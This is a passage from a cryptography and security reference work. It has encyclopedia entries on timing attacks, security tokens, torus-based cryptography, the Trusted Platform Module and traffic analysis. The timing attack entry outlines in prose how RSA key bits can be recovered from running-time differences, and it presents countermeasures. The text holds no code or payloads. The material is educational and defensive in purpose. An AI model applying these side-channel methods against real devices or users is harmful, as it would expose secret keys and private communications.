7. Buldas A, Laud P, Lipmaa H, Villemson J (1998) Time-stamping with binary linking schemes. In: Krawczyk Hugo (ed) Advances in cryptology – CRYPTO'98. Lecture notes in computer science, vol 1462. Springer, Berlin, pp 486–501
8. Haber S, Stornetta WS (1991) How to time-stamp a digital document. J Cryptol 3(2):99–111
9. Haber S, Stornetta WS (1992) Method for secure time-stamping of digital documents. US Patent 5,136,647, issued August 1992; Re. 34,954, reissued May 1995
10. Haber S, Stornetta WS (1992) Digital document time-stamping with catenate certificate. US Patent 5,136,646, August 1992
11. International Organization for Standardization (2002–2003) Information technology-Security techniques – Time-stamping services. ISO/IEC 18014 (parts 1–3). http://www.iso.ch/
12. Massias H, Serret Avila X, Quisquater J-J (1999) Design of a secure timestamping service with minimal trust requirements. In: Vanroose P, Barbé A, van der Meulen EC (eds) Twenti-eth symposium on information theory in the benelux, 79–86 May 1999
13. Merkle R (1980) Protocols for public key cryptosystems. In: Proceedings of the 1980 symposium on security and privacy. IEEE Computer Society Press, Los Alamitos, CA, 122–133
14. Nyberg K (1996) Commutativity in cryptography. In: Gruyter Walter de (ed) Proceedings of the first international workshop on functional analysis at Trier University, 331–342
15. Sander T (1999) Efficient accumulators without trapdoor. In: Varadharajan Vijay, Yi Mu (eds) Proceedings of the second international conference on information and communication security. Lecture notes in computer science, vol 1726. Springer, Berlin, pp 252–262
16. Surety. http://www.surety.com

Timing Attack

François Koeune
Microelectronics Laboratory, Université catholique de Louvain, Louvain-la-Neuve, Belgium

Related Concepts

►Side-Channel Attacks

Definition

Attack based on the leakage of information of secret parameters through variations in the running times of a cryptographic device.

Background

When the running time of a cryptographic device is not constant, it may leak information about the secret parameters involved, so that careful timing measurement and analysis may allow to recover the system's secret key. This idea first appeared in the scientific literature in 1996 [7].

Targeting implementation specificities, timing attacks belong to the ►side-channel attacks family, of which they were one of the first representatives.

Time Measurement

To conduct the attack, the adversary needs to collect a set (sample) of messages together with their processing time by the cryptographic device. Running time might, for example, be obtained by measuring the question–answer delay or by monitoring the processor activity. One privileged target for timing attacks – as well as other ►side-channel attacks – is that of smart cards. A classical smart card (like defined by the ISO 7816 standard) is not equipped by an internal clock, but has its clock ticks provided by the terminal it is inserted in. Hence, a rogue terminal makes it straightforward to obtain a very accurate measurement of the running time.

Timing Analysis

Timing attacks use the divide-and-conquer strategy. The secret key is recovered by parts, by predicting and verifying some correlation between a partial key value and the expected running time. For each part of the key, a prediction model is constructed. By analyzing the behavior of (a part of) the algorithm, this model predicts the expected impact on the total running time depending on the possible values of the partial key. Actual timing measurements are then performed and compared with the prediction model: the partial key for which the correlation between prediction and actual behavior is the highest is retained as most likely to be the correct one.

For example, consider the case of a private RSA exponentiation performed using Montgomery exponentiation and multiplication (see functions ModExp() and MonPro() in ►Montgomery arithmetic). As can be seen from function MonPro(), the Montgomery multiplication will behave differently depending on whether the temporary value $\overline{u}$ is less (in which case $\overline{u}$ is returned) or greater than n (in which case $\overline{u} - n$ is returned). Depending on the input value, this algorithm will have to perform an additional subtraction or not, which will impact its running time.

Therefore, a simple method to recover the first bit of the secret key [4] is to assume it is equal to 1 (partial guess), and, for each message in the sample, to simulate the first multiplication by g. The sample set is then divided in two subsets, depending on whether that multiplication requires an additional subtraction or not. The criterion is "running time for the first subset is longer than for the second." Simple comparison between the average (actual) running times can then be used to validate or invalidate the partial key guess. Once the first secret bit is known, the process can be repeated against the second secret bit without the need for additional measurements.

More powerful statistical tools greatly improve the attack's efficiency [9].

Other Applications

First introduced in a smart card context, timing attack can be applied against many other software and hardware targets. Canvel et al. [3] and Boneh and Brumley [2] showed that timing attacks were possible against a remote machine accessed over a network (a context in which other ►side-channel attacks are typically not possible). Bernstein [1] and Osvik et al. [8] showed that standard computers can also be subject to a timing attack exploiting the cache behavior of modern memories.

Countermeasures

Two types of countermeasures can be applied against timing attacks. The first one attempts to eliminate timing variations, whereas the second tries to render these variations useless for an attacker.

Adding random delays to the algorithm in order to hide time variations is a tempting, but not strictly efficient, countermeasure. It will increase the size of the sample necessary for a successful attack, maybe up to unpractical values. However, as this countermeasure corresponds to adding white noise to a source, such noise can always be filtered out for an increase in sample size. The only absolute way to prevent timing attacks is to make the computation strictly constant time, independently of the input. This is, for example, the approach taken for Intel's AES-NI [6]. However, this might imply a severe performance drawback, since this constant time would be that of the slowest possible case. More efficient, although less generic, countermeasures can be applied to defeat *specific* timing attacks. For example, several countermeasures against the aforementioned attack on RSA focus on the additional subtraction in Montgomery multiplication [5, 10].

The second type of countermeasure consists in hiding the internal state, so that the attacker cannot simulate internal computations any more. For example, Kocher [7] suggests the following blinding strategy to protect RSA: before

computing the modular exponentiation, choose a random pair – Kocher proposes a way to generate such pairs at a reasonable cost – (v_i, v_f) such that $v_f^{-1} = v_i^e$; multiply the message by $v_i \pmod n$ and multiply back the output by $v_f \pmod n$ to obtain the searched result. These countermeasures make internal computations impossible to simulate by the attacker, therefore preventing exploitation of knowledge of the running times. Although they are not guaranteed to eliminate *all* possible timing attacks, these countermeasures are pretty efficient. In addition, blinding techniques have proven efficient against other ►side-channel attacks as well.

Recommended Reading

1. Bernstein D (2005) Cache timing attacks on AES. Available at http://cr.yp.to/papers.html#cachetiming
2. Brumley D, Boneh D (2005) Remote timing attacks are practical. Comp Netw 48(5):701–716
3. Canvel B, Hiltgen A, Vaudenay S, Vuagnoux M (2003) Password interception in a SSL/TLS channel. In: Boneh D (ed) Advances in cryptology – CRYPTO '03. LNCS, vol 2729. Springer, Heidelberg
4. Dhem JF, Koeune F, Leroux PA, Mestré P, Quisquater JJ, Willems JL (1998) A practical implementation of the timing attack. In: Quisquater JJ, Schneier B (eds) Proceedings CARDIS 1998. Smart card research and advanced applications. LNCS, Springer, Heidelberg
5. Dhem JF (1998) Design of an efficient public-key cryptographic library for risc-based smart cards, PhD thesis, Université catholique de Louvain – UCL Crypto Group, Laboratoire de microélectronique (DICE), Belgium
6. Gueron S (2008) Advanced Encryption Standard (AES) instructions set. Intel Mobility Group Israel Development Center, Israel White paper. Available at http://softwarecommunity.intel.com/isn/downloads/intelavx/AES-Instructions-SetWP.pdf
7. Kocher P (1996) Timing attacks on implementations of Diffie-Hellman, RSA, DSS, and other systems. In: Koblitz N (ed) Advances in cryptology – CRYPTO '96, Santa Barbara, California. LNCS, vol 1109. Springer, Heidelberg, pp 104–113
8. Osvik D, Shamir A, Tromer E (2006) Cache attacks and countermeasures: the case of AES. In: Pointcheval D (ed) Proceedings CT-RSA 2006. LNCS, vol 3860. Springer, Heidelberg, pp 1–20
9. Schindler W, Quisquater JJ, Koeune F (2001) Improving divide and conquer attacks against cryptosystems by better error detection correction strategies. In: Honary B (ed) Proceedings of 8th IMA international conference on cryptography and coding (Berlin). LNCS, vol 2260. Springer, Heidelberg, pp 245–267
10. Walter CD (1999) Montgomery's multiplication technique: how to make it smaller and faster. In: Koç ÇK, Paar C (eds) Cryptographic hardware and embedded systems – CHES '99. LNCS, vol 1717. Springer, Heidelberg, pp 80–93

TLS

►Secure Socket Layer (SSL)

Token

Marijke De Soete
Security4Biz, Oostkamp, Belgium

Related Concepts

►Authentication Token

Definition

A security token is a handheld physical device that an authorized user of computer services or applications is given to ease ►*authentication*. They are used to prove one's identity electronically (as in the case of a customer trying to access their bank account) in connection with ►*two-factor authentication*. The term may also refer to software tokens.

Hardware tokens are typically small enough to be carried in a pocket or purse and often are designed to attach to the user's keychain. Some may store cryptographic keys, such as a digital signature, or biometric data, such as fingerprint minutiae. Some designs feature tamper-resistant packaging, while others may include small keypads to allow entry of a ►*PIN* or a simple button to start a generating routine with some display capability to show a generated key number. Special designs include a USB connector, RFID functions, or bluetooth wireless interface to enable transfer of a generated key number sequence to a client system.

Theory

The token shares a ►*key* with a central server and provides user ►*authentication* and possibly message authentication. The token may come with or without a (restricted) pin pad (►*Personal Identification Number*), and with or without a display. Various ►*protocols* may be deployed, time or counter dependent, or based on a *challenge–response* approach.

Whichever the ►*protocol*, an input (challenge) is provided to the key token either time or counter based by the token itself, or through a user input using the pin pad. A key-dependent response is then calculated by the token and transferred to the central server, where the response is verified using the same key.

A distinction is made between connected and unconnected tokens. Connected tokens are tokens that must be physically connected to the user (client) computer. Tokens in this category will automatically transmit the authentication info to the client computer once a physical connection is made, eliminating the need for the user to manually enter the authentication info. However, in order to use

a connected token the appropriate input device must be installed. The most common types of physical tokens are smart cards and USB tokens, which require a smart card reader and a USB port, respectively.

Disconnected tokens have neither a physical nor logical connection to the user (client) computer. They typically do not require a special input device, and instead use a display to show the generated authentication data, which the user needs to enter manually via a keyboard or keypad into the client device (e.g., PC or client terminal) connected to the central server. Disconnected tokens are the most common type of security token used (usually in combination with a password or PIN) in two-factor authentication for online identification.

More recently, contactless tokens, a third main type, have been introduced. Unlike connected tokens, they form a logical connection to the client computer but do not require a physical connection. The absence of the need for physical contact makes them more convenient than both connected and disconnected tokens.

Recommended Reading

1. Henry M (2007) Multi-application smart cards. Cambridge University Press, Cambridge

Torus-Based Cryptography

Elisa Gorla
Department of Mathematics, University of Basel, Basel, Switzerland

Synonyms

Subgroup cryptosystems

Related Concepts

►Discrete Logarithm Problem; ►Finite Field; ►Primitive Element

Definition

Torus-based cryptography aims at representing certain field elements in a compact form, while keeping the difficulty of the Discrete Logarithm Problem unchanged. The main ideas come from arithmetic, in particular, algebraic tori.

Background

Torus-based cryptography is a recent development of Subgroup Cryptosystems. Classically, the multiplicative group $\mathbb{F}_{p^n}^*$ of a ►finite field $\mathbb{F}_{p^n}$ is used in the context of ►public-key cryptography (e.g., the ►Diffie–Hellmann Key Agreement). In [6], Schnorr proposes to use a proper subgroup $\langle g \rangle$ of $\mathbb{F}_{p^n}^*$ and argues that this approach presents advantages, as long as the ►discrete logarithm problem in $\langle g \rangle$ is as hard as in $\mathbb{F}_{p^n}^*$. A necessary requirement is then that g does not belong to any proper subfield $\mathbb{F}_{p^m} \subset \mathbb{F}_{p^n}$. Since the order a of g divides the order of $\mathbb{F}_{p^n}^*$, then a divides $p^n - 1 = \prod_{m|n} \Phi_m(p)$, where $\Phi_m(p)$ is the m-th cyclotomic polynomial evaluated at p. Because of the Pohlig–Hellman algorithm (►Generic Attacks Against DLP), one may assume that a is prime, and since g does not belong to any proper subfield of $\mathbb{F}_{p^n}$, one may assume that a divides $\Phi_n(p)$. The primitive subgroup G_n of $\mathbb{F}_{p^n}^*$ consists of the elements whose order divides $\Phi_n(p)$. This makes sense also in the case of $\mathbb{F}_{q^n}$, where q is a prime power. In this case, G_n is a cyclic group of order $\Phi_n(q)$, and it consists of the elements of $\mathbb{F}_{q^n}^*$ whose order divides $\Phi_n(q)$. Therefore, $\mathbb{F}_{p^n}^*$ contains a subgroup G_m for every divisor m of n, and $G_m \subseteq G_n$ if m divides n.

In the case $n = 2, 3, 6$, public-key cryptosystems which work in the primitive subgroup have been proposed. In [7], Smith and Skinner devise a method for the group G_2 based on the use of Lucas' sequences. In [2], Gong and Harn propose an analogous method for the group G_3 based on third order recurrence sequences. In [4], Lenstra and Verheul devise a cryptosystem in the group G_6 based on the trace map. All the cryptosystems can in fact be described in terms of trace maps. In subsequent works of Brouwer-Pellikaan-Verheul and Bosma-Hutton-Verheul, it was discussed how to generalize such an approach to an arbitrary n, and some conjectures were formulated. After running computer experiments, the authors were however skeptical that their conjectures would hold for small, composite n, in particular for $n = 30$, which is the next relevant case for applications.

Theory

The hardness of solving the ►discrete logarithm problem in a finite ►group is usually measured as a function of the group size, or better, of the number of bits used to store a group element. This makes sense as the latter measures the storage and transmission costs connected to using the corresponding cryptographic system. An optimal-size representation for the elements of a group of order N consists of $\log_2 N$ bits since the group can in principle be put in

bijection with the set of binary strings of length $\log_2 N$, which consists of N elements. The primitive subgroup G_n consists of about $p^{\varphi(n)}$ elements, where $\varphi(n)$ is ►Euler's totient function, i.e., the number of integers between 1 and n which are coprime to n. Therefore, an optimal-size representation for the elements of G_n would consist of $\varphi(n)$ coordinates in $\mathbb{F}_p$, as opposed to the n coordinates in $\mathbb{F}_p$ which are normally used to represent an element of $\mathbb{F}_{p^n}$. Torus-based cryptography attempts to find an optimal-size representation for the elements of the primitive subgroup G_n.

An optimal-size representation for the elements of G_n is known in the cases $n = 2, 3, 6$, and was given in [2, 4, 7], respectively. Such a representation is achieved via the trace map. This makes exponentiation very efficient, while multiplication becomes cumbersome, as the distinction between conjugate elements is a priori lost. In [5], Rubin and Silverberg propose a new arithmetic framework in which to interpret the results of [2, 4, 7]. Their formulation puts the problem into an arithmetic geometric framework and allows for proof of non-existence of certain representations for the elements of the primitive subgroup. It also suggests a way to proceed in order to obtain optimal-size representation for the elements of G_n for an arbitrary n.

Using a technique known as Weil restriction of scalars, Rubin and Silverberg construct an algebraic variety T_n, whose $\mathbb{F}_p$-rational points are the elements of G_n. They prove that T_n is an algebraic torus of dimension $\varphi(n)$. These tori are known to be rational in the case that n has at most two distinct prime divisors and conjectured to be rational for any n. If one could produce an explicit birational map between T_n and an affine space of dimension $\varphi(n)$, this would yield an optimal-size representation for the elements of the primitive subgroup G_n. This is of course hard to do in general. Rubin and Silverberg follow this type of approach to give an optimal-size representation for the elements of G_2 and G_6. This approach is used in [1] to give more efficient representations than those previously known for the elements of G_{30}. Unfortunately, these representations do not have optimal size.

In torus-based cryptography, one does not lose the distinction between conjugate elements, while in the trace representation approach one loses such a distinction. This makes multiplication in the primitive subgroup easier. On the other side, arithmetic becomes less efficient then when using trace representations.

Security of torus-based cryptosystems relies on the hardness of the discrete logarithm problem in the primitive subgroup $G_n \subset \mathbb{F}_{p^n}^*$. This has been shown to be the same as the hardness of the discrete logarithm problem in $\mathbb{F}_{p^n}^*$ (see, e.g., [3]). For $p^n \sim 2^{2048}$, which corresponds to the current NIST recommendation for personal identity identification, representation of the elements of G_2 (for even n) requires 1,024 bits, and representation of the elements of G_6 (for n divisible by 6) requires 683 bits.

Applications

The strength of the approach of Rubin and Silverberg lies in the rigorous mathematical formulation, rather than in the practical applications. However, such an approach allowed them to prove in [5] that it is not always possible to give an efficient representation for the elements of the primitive subgroup by using functions of the coefficients of their minimal polynomial (notice that the trace is the "first" of such symmetric functions). By applying a method proposed by Gaudry and the approach of Rubin and Silverberg, Granger, and Vercauteren were able to give in [3] an index-calculus attack that works in the primitive subgroup G_6.

Open Problems

The main open problem in torus-based cryptography is finding an optimal-size representation for the elements of G_{30}. The case of G_{210} would also be of interest. Studying the discrete logarithm problem in these groups is relevant because of its connection with the discrete logarithm problem in finite fields. Optimizing the arithmetic in the primitive subgroup is another interesting line of research.

Recommended Reading

1. van Dijk M, Granger R, Page D, Rubin K, Silverberg A, Stam M, Woodruff D (2005) Practical cryptography in high dimensional tori. In: Advances in cryptology – EUROCRYPT 2005, Aarhus. Lecture notes in computer science, vol 3494. Springer, Berlin, pp 234–250
2. Gong G, Harn L (1999) Public-key cryptosystems based on cubic finite field extensions. IEEE T Info Theory 45(7):2601–2605
3. Granger R, Vercauteren F (2005) On the discrete logarithm problem on algebraic tori. In: Advances in cryptology – CRYPTO 2005, Aarhus. Lecture notes in computer science, vol 3621. Springer, Berlin, pp 66–85
4. Lenstra AK, Verheul ER (2000) The XTR public key system. In: Advances in cryptology – CRYPTO 2000, Santa Barbara. Lecture notes in computer science, vol 1880. Springer, Berlin, pp 1–19
5. Rubin K, Silverberg A (2003) Torus-based cryptography. In: Advances in cryptology – CRYPTO 2003. Lecture notes in computer science, vol 2729. Springer, Berlin, pp 349–365
6. Schnorr CP (1990) Efficient identification and signatures for smart cards. In: Advances in cryptology – CRYPTO'89, Santa Barbara, 1989. Lecture notes in computer science, vol 435. Springer, New York, pp 239–252

7. Smith P, Skinner C (1995) A public-key cryptosystem and a digital signature system based on the Lucas function analogue to discrete logarithms. In: Proceedings of ASIACRYPT'94, Wollongong. Lecture notes in computer science, vol 917. Springer, New York, pp 357–364

TPM

David Challener
Applied Physics Laboratory, Johns Hopkins University, Laurel, MD, USA

Related Concepts

►Trusted Computing Group; ►Trusted Computing Platform Alliance; ►Trustworthy Computing; ►TSS

Definition

The Trusted Platform Module (TPM) is a chip implemented according to a specification developed by the Trusted Computing Platform Alliance (TCPA) or the Trusted Computing Group (TCG). The TCPA was formed to create a specification for a security chip integrated in a PC. The founders included IBM, Microsoft, HP, Compaq and Intel.

Background

In 1998, it was already obvious that PC computer security was going to be important, especially for eBusiness. As a result, IBM, Intel, Microsoft, HP, and Compaq joined together in the Trusted Computing Platform Alliance (TCPA) to create a standard that could be used to generate a cryptographic coprocessor for use in PCs. TCPA quickly grew to over a hundred member companies. The TPM 1.1b specification was released in February of 2002, and TPMs started shipping shortly thereafter in IBM Thinkpad laptops, and later by other OEMs, including Compaq and HP.

The specification was hard to read, and as a result, some people assumed that it was meant for Digital Rights Management (DRM). It actually was meant for providing means for end users to securely store and use keys, and as a means to determine if their system had been compromised. As most people realize now, the Platform Configuration Register (PCR) mechanism was wonderful for a system owner to determine it had not been compromised, but was immensely too complicated for use as a third-party DRM mechanism. Because TPMs are typically shipped with both a PKCS 11 stack and a MS CAPI CSP, most security software can take advantage of a TPM by merely pointing existing software to the appropriate stack.

Because of controversy about the closed nature of TCPA, in 2005 the Trusted Computing Group, the open successor to TCPA was formed. This group was open – anyone could join and work on the specifications if they were willing to pay the dues. The Board of Directors was expanded (it now includes IBM, Microsoft, HP, Infineon, Lenovo, Fujitsu, Wave Systems, Sun, Intel, and AMD) and there are additionally roughly 100 contributing members.

TCG adopted the 1.1b TPM specification and in 2006 the 1.2 specification was released. The new specification increased the number of Platform Control Registers and also added some new functions: a timestamping capability, Certified Migratable Keys, Direct Anonymous Attestation (DAA), monotonic counters, context caching, updated audit, and locality.

Over 350 million TPMs have shipped, but only a fraction of them are in use. Those are typically used for key storage for VPNs, email, Internet browsers, file storage, or password managers. New work in the OpenTC (www.opentc.net deliverables2008_2009/OpenTC_D04.7_TPM_Virtualisation_Architecture_document_ v2_ M42.pdf), Knoppix for Trusted Computing Geeks, and the US Government's High Assurance Platform are additionally using the TPM to provide attestation to networks using the Trusted Network Connect (TNC) protocol. This allows a network to disallow users from joining a private network if their system is not in a known good state.

Theory and Applications

Functions: 1.1b

Key generation and storage: The TPM supports using RSA with a variety of modulus lengths (TPM 1.2 Specification, Part 2, Section 5)

- 512 bit RSA
- 768 bit RSA
- 1024 bit RSA
- 2048 bit RSA

Platform Configuration Registers (PCRs): PCRs are memory registers in the TPM, which are reset when power is removed. They are changed via extending, New value = SHA-1 (old value -cat- new data), where -cat- means concatenation. In the 1.1b specification there are 16 PCRs.

Keys and their characteristics:

- Migratable or Non-migratable:
  - Migratable keys can be copied to a different TPM.
  - Non-migratable keys are created inside a TPM and cannot be moved to a different TPM.
- Attestation Identity Keys (AIKs):

- AIKs are non-migratable, 2,048 bit signing keys, which can only be used to sign data that the TPM itself can testify to. These include the PCR values, tickCounts, and whether other keys are non-migratable.

– Endorsement Key (EK):
  The EK is the only key that ships with the TPM.
  It cannot be used either for signing or for storage.
  It is designed to be used for only two things:
  – Decrypting AIK certificates
  – Initial setup

– Storage keys:
  Storage keys are used by the TPM to store other keys outside the limited TPM memory space. Keys are encrypted using the public portion of a storage key and then the encrypted blob is stored on the hard disk. Storage keys are 2,048-bit RSA keys, and can be either migratable or non-migratable. Non-migratable storage keys can also be used for Sealing data so that it can only be decrypted when specified PCRs are in a specified state.

– Signing keys:
  Signing keys are used by the TPM as general purpose signature keys. They are RSA keys, but can be various sizes. Signing keys can be either migratable or non-migratable.

– Legacy keys:
  Legacy keys are RSA keys which can be used for either signing or storage. They are typically used for providing compatibility with software that requires such keys.

– Binding keys:
  Binding keys are RSA keys used to store small amounts of data (e.g., symmetric keys). Typically they are 2,048 bit, so as to be able to easily store 256 bit AES keys. They can be either migratable or non-migratable.

– Storage Root Key (SRK):
  The storage root key (called that because root storage key has an unfortunate acronym), is a key generated internal to the TPM and used by the TPM to store data outside the TPM that only the TPM can decrypt. It is a storage key and hence is a 2,048-bit RSA key. Because it cannot be read outside the TPM, it provides the means for multiple users to store data with the TPM without some super user being able to read their data (TPM Specification 1.2, Part 3, Section 6).

Random Number Generator (RNG): Each TPM has a RNG which can be used internally to generate keys in the TPM session protocol, or externally by software for symmetric key generation or seeding PRNGs used in Monte Carlo routines (TPM Specification 1.2, Part 3, Section 13.6).

DIR bytes: Each TPM has at least 20 bytes of nonvolatile RAM which are called DIR bytes (TPM Specification 1.2, Part 3, Section 27). This was intended to keep a copy of the hash of golden boot measurements, which could be used to refuse to continue booting a system if the PCRs were in a nonconforming state.

Maintenance capability (for recovery in case of system destruction): The Maintenance capabilities (TPM Specification 1.2, Part 3, Section 12), which are optional commands, and never implemented to my knowledge, allow the owner of a TPM to create a doubly encrypted blob of its SRK, encrypted symmetrically with a random number and asymmetrically with an OEM's public key, so that the SRK can be moved to a new platform in the case of motherboard failure. Moving the key requires collaboration of both the OEM and the TPM owner, and is not supposed to be done unless the original TPM can be verified to no longer be functional.

New Functions of the TPM 1.2 Specification

Keys:

- Certified Migratable Keys (CMKs)
  CMKs are a new kind of key with properties somewhat intermediary between those of a migratable key and a non-migratable key (TPM Specification 1.2, Part 3, Section 11). Migratable keys can be migrated at any time by the owner of the key, but only by rewrapping to public keys approved by the owner of the TPM. CMK keys can be migrated at any time to either the public key of Migration Authorities (MAs) selected at time of key creation, or to Migration Selection Authorities (MSAs) (also selected at time of key creation) approved MAs. Because of the constraints on targets to which CMKs can be migrated, it is possible to produce a certificate for the key that proclaims which authorities need to be consulted to determine where a particular key may have been migrated.

Direct Anonymous Attestation: DAA uses a zero knowledge proof to provide evidence that an AIK produced by a TPM is a true TPM generated AIK (TPM Specification Part 3, Section 26). This new means of preserving privacy was created to avoid the necessity of creation of privacy Certificate Authorities (CAs).

Nonvolatile Random Access Memory: The 1.2 TPM expanded the available NVRAM from 20 bytes to a minimum of 2048 bytes (TPM 1.2 Specification, Part 3, Section 20). This memory can be broken up by the TPM

owner into sections, which can each have independent constraints put on both their read and write characteristics (independently). This is used by tboot (trusted boot – see sourceforge.net/projects/tboot) to provide a location to store a launch control policy (LCP) used to provide a secure boot.

Timestamping: Requests for a real-time clock were too expensive to implement, as they would require a battery. However 1.2 TPMs did implement a Tick counter, which is associated with a new random number (TPM Specification Part 3, Section 23), called a TickNonce. whenever the TickCounter is reset to 0. This tickCount can be associated with an external Timestamping authority, and thus TickStamps, using the AIK key to sign external data associated with a then current Tick and TickNonce values, can be used as an alternative to Timestamping.

Monotonic counter: The monotonic counter is just what the name implies, an internal counter that increments by 1 and cannot be decremented (TPM Specification 1.2 Part 3, Section 25). The TPM has 4 of them, but only one can be active per boot. It can be used to provide continuity to audit logs.

PCRs: New PCRs, numbered 16-23 were added to the TPM (TPM 1.2 Specification Part 2, Section 8.4). These PCRs, which can be reset in certain circumstances and which can only be extended in other particular circumstances, are used for doing secure dynamic launch of hypervisors.

Locality: The 1.2 TPM added an additional signal line that can be used to provide the TPM with information as to the state the system is in when a command is sent to the TPM (TPM 1.2 Specification Part 2, Section 8.6). Intel's tboot uses this command to allow the TPM to reset certain PCRs when the CPU is in a particular state produced by the SENTER command. This tells the TPM that the machine is in a protected state that can be trusted before beginning a measured hypervisor launch.

Audit: Audit commands were added to TPM 1.2 (TPM 1.2 Specification, Part 3, Section 8: Auditing) that provided the means of auditing how the TPM was used. These commands are optional, and have not been used in PCs. The audit commands are fragile as they rely on an external audit log. If the audit log is tampered with, or is incomplete due to power failure, the audit is broken.

Caching: Because asymmetric key operations are typically slow, a technique using symmetric encryption was to cache out internal TPM memory to the hard disk was created for the TPM. The symmetric key is only known to the TPM, and it is changed when a system is rebooted (thus effectively destroying any cached material). This mechanism is used by TCG Software Stacks to provide seamless key management for applications (TPM 1.2 Specification, Part 3, Section 21.2 TPM_SaveContext)

Open Problems

The current TPM specifications rely on the security of the SHA-1 HASH. This hash is beginning to show weaknesses. As a result, the TCG is currently considering extensions to the TPM that will make it hash agile (www.trustedcomputinggroup.org/resources/summary_of_features_under_consideration_for_the_next generation_of_tpm.)

Such extensions need to preserve backward compatibility as well as to allow the creation of TPMs in the future that are compatible with the future specification but which are also compatible with hash algorithms not yet invented when the specification was published.

While the TPM can be used with many security products today, it has not yet been utilized as a security token for e-commerce. There is active research in using TPMs with virtual machines to provide security against network attacks, as evidenced by the OpenTC group, the High Assurance Platform, and the Berlios virtual TPM embedded in some versions of Linux.

Recommended Reading

1. Trusted Computing Group (2006) Tpm main specification.
2. Trusted Computing Group (2009) Features under consideration for tpm next. http://www.trustedcomputinggroup.org/files/resource_files/0CD79678-1D09-3519-ADDAFD2ED5450D0A/FeaturesFINAL.pdf
3. OpenTC (2009) Vtpm architecture
4. OpenTC (2009) Welcome to opentc http://www.opentc.net/
5. Strasser M (October 2004) Project: software-based tpm emulator - summary http://developer.berlios.de/projects/tpm-emulator/

TPM Trusted Platform Module

►Root of Trust

Tracing Traitors

►Traitor Tracing

Tracking Cookie

►Cookie

Traffic Analysis

Scott E. Coull
RedJack, LLC., Silver Spring, MD, USA

Related Concepts

►Cryptanalysis; ►Covert Channel Analysis; ►Information Theory; ►Side-Channel Attacks

Definition

Traffic analysis is the process of inferring information from the features of communication traffic other than its contents, such as message timing and size.

Background

The notion of traffic analysis originates from military signals intelligence where, as early as World War I, the dynamics of military communications were used to learn information about troop movements, the location of command headquarters, and the enemy chain of command. This information was inferred solely from the traffic patterns without access to the contents of the communication, which were often obfuscated or encrypted. In the context of computer security, traffic analysis typically refers to the examination of data sent over computer networks. As with military signals intelligence, traffic analysis of computer networks examines the impact of hidden information on the observable features of the network data, such as packet sizes or their inter-arrival timing. By examining these features, an observer can make inferences on the hidden information based on their causal relationship. While obvious similarities exist between the field of cryptanalysis and traffic analysis, it is important to point out that cryptanalysis attempts to reveal the contents of an encrypted message by directly examining the ciphertext, whereas traffic analysis examines the secondary features of the network traffic and may reveal information beyond simply the contents of the traffic, including the identity of the sender or their location.

Theory


The theoretical underpinnings of traffic analysis are based on an information theoretic model similar to that of covert channel analysis. That is, the observed features of the network traffic can be considered to pass through an information channel from the source process producing the hidden information to the observer. The information gained through traffic analysis is bounded by the capacity of this channel [11]. More formally, let X be a random variable representing the distribution of (hidden) messages produced by the source process, and Y be a random variable that represents the distribution of values for a given feature of the network traffic. In essence, the relationship between the distributions X and Y quantifies the extent to which messages affect the feature values of the network traffic before security mechanisms are applied. As a concrete example, one might consider X to be the distribution of web pages visited by a user, and Y might be the distribution of packet sizes produced when downloading those web pages before the packets have been encrypted. These two random variables can be considered to be the input and output, respectively, for a noisy channel that determines the extent to which knowing the values of Y tells you information about the values of X, which is labeled as the *Feature Channel* in Fig. 1.

Of course, when performing traffic analysis, the network traffic features represented by Y may change due to network conditions or security mechanisms, such as padding the packet contents to alter sizes. As such, let Z define a third random variable that represents the distribution of feature values actually observed after these alterations are made. The changes made to the feature values are formalized by considering another noisy information channel with input distribution Y and output distribution Z, labeled as the *Transmission Channel* in Fig. 1. The bound on the information that can be learned through traffic analysis, therefore, is given by the channel capacity of this entire system, which is calculated as the mutual information of Y and Z conditioned on X. The mutual information provides a notion of the correlation between two distributions, and is calculated in terms of Shannon entropy as:

$$I(Z;Y|X) = H(Z|X) - H(Z|Y,X) \quad (1)$$

where $H(Z|X)$ is the Shannon information of Z conditioned on X and $H(Z|Y,X)$ is the Shannon entropy of Z conditioned on the joint distribution of Y and X [11].

Intuitively, the information theoretic model states that in order for traffic analysis to work, there must be some



Traffic Analysis. Fig. 1 An information theoretic model of traffic analysis

causal effect where the unaltered feature values Y depend in some way on the hidden messages X. Moreover, there must also be some relationship between the observed features Z and the unaltered features caused by the hidden messages. Given this requirement, the most effective strategy for preventing traffic analysis is to destroy the correlation among X, Y, and Z by ensuring the distributions are independent (e.g., via randomization), or by quantizing the values in the observable feature distribution. An excellent introduction for those wishing to gain a broader understanding of the use of information theory in defining information leakage can be found in [4].

Applications

A variety of hidden information can be inferred through the use of traffic analysis methods in practice. Typically, this hidden information is related in some way to the application layer contents of encrypted traffic. For these cases, the features of packet size and inter-arrival time are most widely used due to their strong connection to the contents of the traffic. However, there have been some instances in which network layer information is inferred, such as TCP timestamp information to identify computers [7] or the IPID field to reveal network topology information [2]. The choice of feature(s) used in traffic analysis depends heavily on the type of information to be inferred and the underlying protocol being analyzed. As an example, Voice over IP protocols typically send packets at fixed intervals to ensure call quality, and so timing information is unlikely to yield interesting information about the traffic. On the other hand, the size of SSL packets is often closely related to the size of their plaintext contents, indicating that it would be a useful feature for gaining information about those contents.

To defeat network traffic analysis methods, security protocols often add padding to packets or send packets at fixed intervals. Doing so ensures that the correlation between the observed features and the hidden information is reduced or completely removed. Unfortunately, using these quantization methods often incurs significant overhead in terms of the number of bytes sent or delay in communication, respectively. In order to balance the performance and security needs of network protocols, designers often select several levels of quantization that reduce the information available to the observer while still limiting overhead. It is important to note, however, that this balance can often result in protocols that leak more information about the hidden information than the designer intended.

In practice, traffic analysis can be both a useful security tool for network administrators who want to discover potentially malicious activities, and a significant threat to the privacy of network users who simply want to protect their sensitive information. For instance, traffic analysis of packet timing information has been used to trace computer attacks through intermediate "stepping stones" to their origin [5, 15, 20]. However, a similar analysis could also be used to help infer the password of users logging into remote computers via SSH [13]. Other uses of traffic analysis include inferring web pages downloaded over SSL connections [3, 8, 14], revealing the contents of encrypted Voice over IP calls [16, 17], undermining anonymous communications systems [1, 10, 12], and performing network monitoring on encrypted traffic [6, 9, 19].

Open Problems and Future Directions

